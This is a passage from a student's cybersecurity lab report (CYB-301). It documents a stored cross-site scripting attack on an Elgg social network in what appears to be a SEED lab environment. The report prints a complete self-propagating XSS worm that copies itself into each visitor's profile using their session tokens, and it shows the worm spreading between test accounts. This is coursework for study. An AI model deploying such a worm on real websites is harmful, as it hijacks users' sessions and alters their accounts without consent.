
30. Alice before accessing Samy's profile.




31. Alice after visiting Samy's profile.




Singson, John Florence M.
CYB – 301






Singson, John Florence M.
CYB – 301

32. We can also see the script link in Alice's edit page on her profile.




33. We also tried to visit Alice's profile using Boby's account.


(Before Boby visited Alice.)




Singson, John Florence M.
CYB – 301



After Boby visited Alice.



Singson, John Florence M.
CYB – 301




34. We now try the Dom Propagation Technique. We modified the existing script a bit.

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // Set the content of the description field and access level.
  var desc = "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;
  desc    += "&accesslevel[description]=2";

  // Get the name, guid, timestamp, and token.
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;

  // Set the URL
  var sendurl="http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;

  // Construct and send the Ajax request
  attackerguid = 59
  if (elgg.session.user.guid != attackerguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```


We put the guid and add the attacker guid for a cleaner script so we just have to change that variable if needed.

Singson, John Florence M.
CYB – 301


35. We now paste it in Samy's profile.




36. And check if it works on Alice's account.




Singson, John Florence M.
CYB – 301



